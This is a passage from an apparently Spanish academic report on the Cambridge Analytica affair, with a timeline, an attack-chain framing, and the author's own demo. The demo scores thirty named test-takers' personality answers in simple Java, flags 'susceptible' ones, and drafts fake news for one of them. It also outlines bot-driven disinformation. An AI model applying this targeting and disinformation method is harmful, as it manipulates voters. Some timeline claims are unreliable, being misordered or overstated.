- **Mayo de 2013** se pone en marcha la aplicación. Se estima que alrededor de 300.000 usuarios habrían sido beneficiados económicamente por haber realizado dicho test. La aplicación ya habría recabado tanto los datos de los participantes como el de los usuarios que estos tuviesen agregados.

- **Junio de 2013** Facebook anunció que ha descubierto una vulnerabilidad que permite a los usuarios descargar información personal perteneciente a amigos sin pedir permiso. Zuckerberg aseguró que hasta 6 millones de personas se podrían haber visto afectadas.

Contratación

- **Julio de 2013** Cambridge Analytica se enteró de la aplicación creada recientemente por Kogan y decidió contratarlo para utilizar la aplicación "*ThisIsYourDigitalLife*" en su entorno corporativo porque será un arma poderosa que le permitirá alcanzar sus objetivos.

Coacción

- **Febrero de 2014** la empresa comenzó a obligar a los usuarios de Facebook a instalar dicha aplicación y realizó una serie de pruebas psicológicas para recopilar su información. La aplicación violó los términos de servicio de privacidad de Facebook y descargó la información del perfil del usuario.

- **Diciembre de 2015** la aplicación "*ThisIsYourDigitalLife*" se ha retirado de la plataforma de Facebook, pero para entonces, ha recopilado información de hasta 87 millones de perfiles de usuario.

Elecciones

- **Marzo de 2016** se comienza a preparar la campaña política del candidato Donald Trump. Su equipo decide invertir fuertemente en publicidad en Facebook pero no solo eso sino que también contrataría a la empresa Cambridge Analytica para el análisis de datos y aprovechar dichos datos para la divulgación de "*fake news*" como el video "*Defeat Crooked Hilary*" en el cuál desprestigiaba a su rival y sería enfocada a aquellos usuarios que aún estaban indecisos en su voto.

Denuncia de Facebook

- **Enero de 2018** Facebook se ve obligado a denunciar que "*actores maliciosos*" han desarrollado aplicaciones capaces de cosechar los datos de perfil público de toda su base de datos y ponía en jaque la privacidad de hasta 2.000 millones de usuarios.

Exposición

- **17 de Marzo de 2018** Después de la reciente filtración de Facebook, comenzó a aparecer información que alegaba diferentes empresas. Según The Guardian o The New York Times, Cambridge Analytica ha recopilado 87 millones de perfiles de Facebook, pero se desconocía el objetivo.

- **20 de Marzo de 2018** la Comisión Federal de Comercio abre una investigación a la empresa Facebook acusando de que había violado un acuerdo de protección de la privacidad de datos.

- **Junio de 2018** periodistas descubren acuerdos "*secretos*" entre los directores de campaña de Donald Trump y ejecutivos de la empresa Cambridge Analytica.

- **10 de Abril de 2018** Zuckerberg testifica y rompe su silencio, «*Tenemos la responsabilidad de proteger sus datos, y si no podemos, entonces no merecemos servirle. He estado trabajando para entender exactamente lo que sucedió y cómo asegurarme de que esto nunca vuelva a suceder* » [51] . Como resultado, indica que su aplicación ya no permitirá a los desarrolladores de aplicaciones acceder a los datos de sus usuarios después de tres meses de inactividad, y reducirá la cantidad de información que los usuarios deben proporcionar a terceros.

4.4. CONFECCIÓN DEL ATAQUE

A partir de este punto, primero explicamos la cadena que siguen estos ataques de "*guerra de información*", y luego presentaremos técnicamente las herramientas que usamos para llevar a cabo los ataques.
Los ataques que combinan análisis de datos y el uso de fake news se pueden dividir en cuatro puntos básicos:

- **Investigación:** consiste en indagar y robar los metadatos de los objetivos seleccionados.
- **Armamento:** consiste en elegir la forma en la que se va a atacar a los objetivos.
- **Ataque:** consiste en armar al ejército de bots que se encargan de bombardear estratégicamente contenidos engañosos.
- **Infección:** una vez difundidas las fake news la desinformación se extiende por toda la red erosionando la confianza de la sociedad en las instituciones y provocando el caos.

Sigamos viendo cómo los cuatro pilares mencionados anteriormente se aplican en ataques reales.

4.4.1. INVESTIGACIÓN

Como hemos explicado, lo primero que tenemos que hacer es indagar y robar los datos de los objetivos a los que se quiere atacar pero para poder hacerlo se tiene que pensar cuál va a ser la manera en la que se obtengan esos datos.

Según el ex empleado de Cambridge Analytica, Christopher Wylie, « *Todo lo que necesitas saber es un poco sobre ciencia de datos. Cuando construyes un algoritmo, primero necesitas crear un conjunto de entrenamiento* » [41].

El conjunto de entrenamiento hace referencia a los datos en su totalidad, es decir, todo lo que se puede aprender de un usuario en la plataforma. Dentro de este conjunto existe otro subconjunto denominado "*subconjunto de características*" que según Wylie, «*son los datos sobre los que se desea hacer predicciones*» [41].

Por otro lado se necesita saber las "*variables objetivo*" es decir las cosas que se desean predecir de tal manera que se pueda relacionar estas variables con el conjunto de entrenamiento para poder predecir de manera certera la suposición que se desee sobre un usuario como por ejemplo orientación política.

4.4.2. ARMAMENTO

Cambridge Analytica recopila información a través de una encuesta que contiene 120 preguntas para describir a las personas. Esta encuesta sigue un modelo de "*cinco factores*", que examina la apertura, la conciencia, la extroversión, la amabilidad y el neuroticismo de los usuarios que aceptan aceptarla.

Para los usuarios, este proceso es muy rápido. Luego de ingresar a la plataforma de Facebook, deben brindar acceso a la aplicación desarrollada por Aleksandr Kogan antes de poder acceder a la encuesta. Una vez completada, recibirán un código de pago en el que el monto estaría entre US $ 2 y US $ 4 puede parecer simple, pero lo que el usuario no sabe es que la aplicación recopilará la mayor cantidad de datos posible sobre el usuario que acaba de otorgar permiso al mismo tiempo. Estos datos serían usados en el conjunto de características para predecir con precisión las características que realmente se quieren saber.

Además de recopilar estos datos, la aplicación también proporcionará información de identificación personal, lo que permitirá a los usuarios asociarse con personas físicas (que son) similares al registro electoral.

Finalmente, la aplicación realizará la misma operación en todos los contactos del usuario que la instaló, recolectando así información sobre miles de personas a un costo que oscila entre los dos y los cuatro dólares.

Pero, ¿cómo se convertirían estos miles de perfiles de personalidad en millones?

Cada interacción mínima de cada usuario como puede ser un simple "*me gusta*" en una publicación hacía que se generase una nueva columna en una matriz de posibilidades, « *Todos esos datos se pusieron en un modelo de conjunto. Esto es cuando usas diferentes familias o enfoques de aprendizaje automático, porque cada uno de ellos tendrá sus propias fortalezas y debilidades... y luego votan, y luego amalgaman los resultados y llegan a una conclusión* » [41] continuó explicando Wylie, el cuál concluyo con la siguiente frase « *construimos 253 algoritmos, lo que significaba que había 253 predicciones por registro perfilado* » [41].

Como resultado de este algoritmo, para cada usuario se tendrían 253 predicciones para cada usuario, predicciones que Cambridge Analytica aprovecharía para crear anuncios dirigidos a ciertas personas que iban a querer interactuar con ellos de tal manera que se pudiese suprimir la intención de voto de los mismos.

Para finalizar esta primera etapa veamos un ejemplo real de modelo de conjunto aplicado a nuestro ciber ataque. Nuestro modelo de conjunto estaba formado por hasta 253 algoritmos en el cuál cada uno recolectaría una serie de datos para realizar una predicción.




Figura 23. Diversificación de predicciones mediante 'x' algoritmos.

Una vez se hayan obtenido las predicciones de cada modelo se aplicará un algoritmo de aumento de gradiente que permiten reforzar la predicción y mitigar posibles problemas de regresión y clasificación, en concreto se usó el algoritmo Xgboost.




Figura 24. Predicciones agregadas utilizando varios algoritmos.

Cada instancia de cada algoritmo se centraba en un subconjunto diferente, estos subconjuntos sirven para mediante diferentes técnicas realizar una predicción final mediante la combinación de predicciones de diferentes modelos.




Figura 25. Técnica de arranque para realizar predicciones finales

En concreto, la técnica usada por el arma de Aleksandr sería "*Extra-Trees Ensemble*" la cuál combina un gran número de árboles de decisión utilizando toda la muestra de datos mientras eligen las divisiones al azar.

4.4.2.1. EJEMPLO TEST Y ALGORITMO DE CLASIFICACIÓN

En este apartado mostraré un ejemplo de cómo se ha llevado a cabo la confección del arma, como sabemos este proceso se divide en tres fases, recopilar la información a través de un test, clasificar a los usuarios y atacar a las personas necesarias mediante el uso de fake news.

He creado un test basado en el modelo Ocean definido como el modelo de los 5 factores que permiten enfrentar a las personas en de una forma de ser u otra, podemos ver los resultados que se pueden obtener:




Figura 26. Factores del Modelo Ocean [52]

La aplicación "*ThisIsYourDigitalLife*" consistía en un test de 120 preguntas, yo he realizado un test en el que hay entorno a cuatro preguntas de cada área del modelo Ocean para simplificar el estudio, obviamente cuantas más preguntas me permitan obtener más información de un usuario mayor será la precisión del algoritmo de clasificación/predicción.

El test consistía en responder a una serie de preguntas con una votación entre 1 (Nada) y 5 (Mucho) junto a algunas preguntas de selección de respuesta para poder obtener los porcentajes de los usuarios que participan. A continuación veremos las preguntas a las que se han sometido a los usuarios según el área.

- **Apertura:**
  - ¿Te consideras Liberal?
  - ¿Te preocupa la defensa y el interés de lo artístico?
  - ¿Te gustan las nuevas experiencias?
  - ¿Te consideras metódico?

- **Consciencia:**
  - ¿Te consideras ordenado?
  - ¿Te propones metas a largo plazo?
  - ¿Te consideras compulsivo al trabajo o a logros excesivos?
  - ¿Eres metódico?

- **Extroversión:**
  - ¿Eres Sociable?
  - Ante una situación difícil en el trabajo tiendes a…
  - Si un compañero necesita tu ayuda pese a que tú todavía no has terminado tu tarea…

- **Aceptabilidad:**
  - Si un compañero se salta las normas en una empresa y tú puedes denunciarlo de forma ANÓNIMA...
  - ¿ Tiendes a procurar el bien de las personas que te rodean de manera desinteresada?
  - ¿Te gusta trabajar en equipo?
  - ¿Tienes una opinión clara de ti mismo?

- **Neuroticismo:**
  - ¿Ante una situación difícil tiendes a sufrir ansiedad?
  - ¿Sueles responder a ciertas situaciones con ira?
  - ¿Te gusta hablar de tus problemas?

En la realización del test han participado 30 usuarios reales a través de la herramienta de Formularios de Google, una vez realizados los test se analizarán los resultados y se meterán en un algoritmo de clasificación.

Lo primero que hemos hecho es pasar los resultados de los formularios Google a un Excel que me permita analizar los resultados de una manera más cómoda, tras ello procedo a realizar el algoritmo de clasificación. El algoritmo que he realizado para poder clasificar a los usuarios ha sido una clase java entre las que encontramos diferentes métodos los cuales se pasan objetos entre sí para calcular las ponderaciones,

destaca el método de clasificación final que nos dictamina según las votaciones de los usuarios su porcentaje en cada una de las áreas del modelo OCEAN.

```
public static void AlgoritmoClasificacion(OCEAN o){
    O = o.getResp1()*5 + o.getResp2()*5 + o.getResp3()*5 + o.getResp4()*5;
    C = o.getResp5()*5 + o.getResp6()*5 + o.getResp7()*5 + o.getResp8()*5;
    E = o.getResp9()*6.6 + o.getResp10()*6.6 + o.getResp11()*6.6;
    A = o.getResp12()*5 + o.getResp13()*5 + o.getResp14()*5 + o.getResp15()*5;
    N = o.getResp16()*6.6 + o.getResp17()*6.6 + o.getResp18()*6.6;
}
```

Figura 27. Método Puntuaciones Algoritmo Clasificación

Como podemos observar simplemente he hecho una ponderación con las respuestas disponible y he aplicado una regla de tres para que me quede en tanto por ciento, esto no será exacto porque tenemos entre tres y cuatro respuestas, recordemos que en el test real habría hasta 24 preguntas de cada área lo que permitiría clasificar a los usuarios de forma más exacta.

En nuestro main tendremos todos los usuarios que hemos metido para clasificar junto a un array de objetos denominado usuario el cuál se recorrerá mediante array e irá llamando a los métodos de clasificación e imprimiendo en pantalla los resultados.

```
public static void main(String [] args){
    OCEAN PedroR = new OCEAN("PedroR ",3,3,4,4,5,4,4,4,4,2,1,1,5,4,4,2,3,3);
    OCEAN JuanAntonio = new OCEAN("JuanAntonio ",4,4,5,5,1,5,2,3,3,4,1,2,4,5,5,1,1,2);
    OCEAN Jaime = new OCEAN("Jaime ",4,4,4,5,4,5,4,5,4,4,1,1,4,4,4,3,4,4);
    OCEAN Marisa = new OCEAN("Marisa ",4,2,4,4,5,5,4,4,4,4,3,2,4,3,4,4,3,3);
    OCEAN Daniel = new OCEAN("Daniel ",4,5,5,3,3,2,1,3,5,4,3,2,5,5,3,2,2,1);
    OCEAN Salva = new OCEAN("Salva ",4,3,5,4,3,5,4,2,5,4,1,2,5,4,3,5,3,5);
    OCEAN Edu = new OCEAN("Edu ",4,2,4,1,1,5,5,3,5,4,1,2,5,4,4,3,2,4);
    OCEAN [] users = {PedroR,JuanAntonio,Jaime,Marisa,Andrea,Antonio,Amelia,
            Marta,Jose,Borja,Ana,Manuel,Clara,Sergio,MarisaP,AndreaC,Jorge
            ,Bruno,Rodrigo,MartaR,Angel,Elena,McPhilips,Periko,Roberto,
            MiguelAngel,Alvaro,Daniel,Salva,Edu};

    for(int i=0; i< users.length; i++){
        AlgoritmoClasificacion(users[i]);
        users[i].toString();
        System.out.println(users[i]);
    }
```

Figura 28. Método Main Algoritmo Clasificación

Una vez se ejecute tendremos los resultados de todos los usuarios que mostraremos a continuación.

```
El usuario Manuel ha sido clasificado de la siguiente manera:
 Apertura: 70.0%
 Consciencia: 65.0%
 Extroversión: 59.4%
 Aceptabilidad: 70.0%
 Neuroticismo: 72.6%

El usuario Clara ha sido clasificado de la siguiente manera:
 Apertura: 75.0%
 Consciencia: 65.0%
 Extroversión: 52.8%
 Aceptabilidad: 60.0%
 Neuroticismo: 52.8%

El usuario Sergio ha sido clasificado de la siguiente manera:
 Apertura: 70.0%
 Consciencia: 65.0%
 Extroversión: 46.199999999999996%
 Aceptabilidad: 60.0%
 Neuroticismo: 39.599999999999994%
```

Figura 29. Ejemplo Resultados en Consola Algoritmo de Clasificación

El siguiente paso del algoritmo será computar estos resultados de todos los usuarios y determinar qué usuarios, según sus respuestas, pueden ser clasificados como personas susceptibles a las que se les pueda atacar en la siguiente fase.

En este nuevo método he creado un contador que en función del rango de porcentaje obtenido en cada una de las áreas del modelo OCEAN iba decrementando o incrementando de tal manera que finalmente ponderase que usuarios podían ser clasificados como susceptibles.

Finalmente todos estos usuarios son metidos en un arrayList<>() el cual será impreso en otro método dando como resultado todos los usuarios.

```
public static void NextStep(double O,double C,double E, double A, double N){
    contador = 0;

    if(O < 33) contador--;
    else if(O < 66) contador = contador + 0.5;
    else contador++;

    if(C < 33) contador--;
    else if(C < 66) contador = contador + 0.5;
    else contador++;

    if(E < 33) contador--;
    else if(E < 66) contador = contador + 0.5;
    else contador++;

    if(A < 33) contador--;
    else if(A < 66) contador = contador + 0.5;
    else contador++;

    if(N < 33) contador++;
    else if(N < 66) contador = contador + 0.5;
    else contador--;

}
```

Figura 30. Método que Clasifica a los Usuarios Según las Puntuaciones OCEAN

Obtenemos como resultado el siguiente ArrayList con las personas que en principio son potencialmente susceptibles y pasarán a la tercera y última fase del algoritmo.

```
------------------------------------------------------------
A continuación imprimiremos la lista de usuarios susceptibles
------------------------------------------------------------
[ Jaime  , Marisa  , Antonio  , Amelia  , Marta  , Manuel  , Jorge  , Bruno  , MartaR  ]
```

Figura 31. Usuarios Susceptibles Elegidos por el Algoritmo

Estos usuarios son los que han sido determinados aquellos que son influenciables, recordemos que a todos los usuarios le hemos robado la información de facebook (en posteriores apartados veremos toda la información que almacena la aplicación) por lo que el siguiente paso será estudiar minuciosamente la información de estos usuarios.

Como yo en la práctica no he podido robar esta información como por ejemplo el clickbait en el mismo test he sometido a los usuarios a diferentes preguntas en las cuales tenían que imaginar que se le presentaban dos tipos de noticias y debían de elegir sobre cuál de ellas interactuaría.

Para seguir con el ejemplo nos centraremos por ejemplo en el usuario Jaime y veremos que noticias ha elegido entre las disponibles.




Figura 32. "*Clickbait*" del Usuario Jaime

Gracias a esta pequeña información extraída del usuario Jaime podríamos podemos estudiarlo como un perfil que cree que las empresas privadas pueden proporcionar servicios de mayor calidad que los servicios públicos, que no está demasiado a favor del candidato Republicano pero que sí comparte las ideas respectivas a su partido como por ejemplo la defensa ante el crecimiento de población inmigrante.
Es hora de crear una noticia personalizada para Jaime atendiendo a estos criterios.

Figura 33. Fake New Creada para el Usuario Jaime.

En los siguientes apartados veremos cómo se estudian a estos usuarios para poder sacar hasta el más mínimo detalle con el que influir al usuario al que se pretende atacar y como se difunden estas Fake News.

4.4.3. ATAQUE

Una vez recopilados todos los datos posibles del usuario, como la información personal de cada persona y la información personal de sus "*amigos*", procederemos a mirar las debilidades de cada persona para realizar el ataque.

Todos los datos antes mencionados recopilados por la aplicación de Kogan se vendieron a Cambridge Analytica y la empresa tuvo que dar el siguiente paso. En unos tres meses, la empresa contará con los datos personales de aproximadamente 60 millones de usuarios, resultando en modelos y algoritmos para cultivar campañas electorales específicas.

La empresa fue contratada para desarrollar una herramienta que, mediante el uso de "*manipulación psicológica*", pudiera utilizar noticias falsas para cambiar las opiniones de las personas e influir en ellas a través de "*fake news*".

De nuevo entra en juego el algoritmo creado por Wylie para la empresa Cambridge Analytica, una vez tenían estos datos, ¿Cómo sería posible influir en el perfil de cada votante?

« *Gracias a esos perfiles sabríamos a qué tipo de mensaje serías susceptible, incluyendo la forma en la que entregártelo, los temas, el contenido, el tono, si el mensaje necesitaba ser aterrador o no, ese tipo de cosas. Sabríamos a qué serías susceptible, dónde ibas a consumir ese contenido, cuántas veces necesitábamos pasarte ese mensaje para cambiar la forma en la que piensas sobre algo.* » [42] Explicó Wylie.

El ataque que llevó a cabo la empresa lo podemos resumir en dos simples fases:

- **Creación de fake ne**ws por parte de equipos de profesionales como psicólogos, diseñadores o analistas de datos. Una vez recogidos los datos se crean noticias tipo para influir a los usuarios y saber a qué usuario va dirigido cada tipo de noticia, « *Si estás hablando con una persona concienzuda, hablas de la oportunidad de tener éxito y de la responsabilidad que te da un trabajo. Si es una persona abierta, hablas de la oportunidad de crecer como persona. Habla con una persona neurótica y haces hincapié en la seguridad que le da a mi familia* » [42] relata Wylie.

- Una vez creadas las fake news y saber a qué usuario o grupos de usuarios dirigirlas se procede a crear un "*ejército*" de bots que se encarguen de **bombardear dichas noticias en redes sociales** pero con sabiendas de en qué temas relacionados aparecer para que el usuario o grupo de usuarios a los que va dirigidos decidan interactuar con ellas, se crearon sitios web, blogs o lo que hiciese falta para que ese perfil objetivo fuese más receptivo para que dicho usuario se focalizase tanto que acabara pensando algo distinto a lo que pensaba.

4.4.4. INFECCIÓN

El ataque ya estaba en marcha, ahora solo quedaría que estos bots sociales, como se definen, comenzasen a funcionar y divulgar información falsa. En este punto vamos a ver como se lleva a cabo el proceso de infección de fake news en redes sociales.




Figura 34. Interacción de bots sociales en la difusión de una noticia [54]

Lo que vemos en la imagen son nodos, su tamaño nos indica la influencia que tiene la cuenta sobre el resto de los usuarios. Los colores también nos dan información de los usuarios, en color azul se pueden definir los perfiles que han interactuado con la noticia y son "*reales*", en amarillo los que no se pueden evaluar y en tonos rojos y morados los usuarios que realmente son bots, por lo que podemos ver claramente que los usuarios más influyentes realmente son bots.

Las técnicas que usan los bots para la divulgación de noticias falsas, normalmente son las siguientes:

- Un bot crea una noticia falsa habitualmente mencionando a personas populares para tratar de crear apariencia de que la noticia es real.
- El resto de bots comparten los enlaces de las noticias creadas por los bots iniciales a los segundos de su publicación, el motivo de esta rapidez es que para cuando la red social haya podido detectar que es una fake new, miles de usuarios reales hayan podido interactuar con ella.




Figura 35. Interacción entre usuarios de en una publicación [54].

En la imagen podemos ver las posibles interacciones entre los usuarios de la publicación. El nodo nuevamente representa una cuenta en función del número de seguidores, el enlace rojo representa la mención creada entre estas noticias y los datos personales, es decir, la divulgación de la publicación, y el enlace azul representa la respuesta creada a partir de esa mención.

Centrémonos en un ejemplo. Un bot crea una fake new acerca de la cadena CNN, esta noticia menciona al perfil real de CNN para dar más credibilidad al resto de usuarios de que la noticia es real. El resto de los usuarios comienzan a interactuar entre sí compartiendo la noticia, mencionando a amigos para que puedan leerla y a su vez estos perfiles pueden responder a esa mención o no, en cambio vemos que el perfil de CNN no genera respuesta alguna por lo que podemos predecir que esta noticia es falsa.

4.5. IMPACTO DEL ATAQUE

En este punto vamos a ver como realmente funciona este tipo de ataque. La fase principal es la realización de un test basado en el modelo Ocean como hemos mencionado anteriormente el cual permite crear modelos de la personalidad de los votantes.

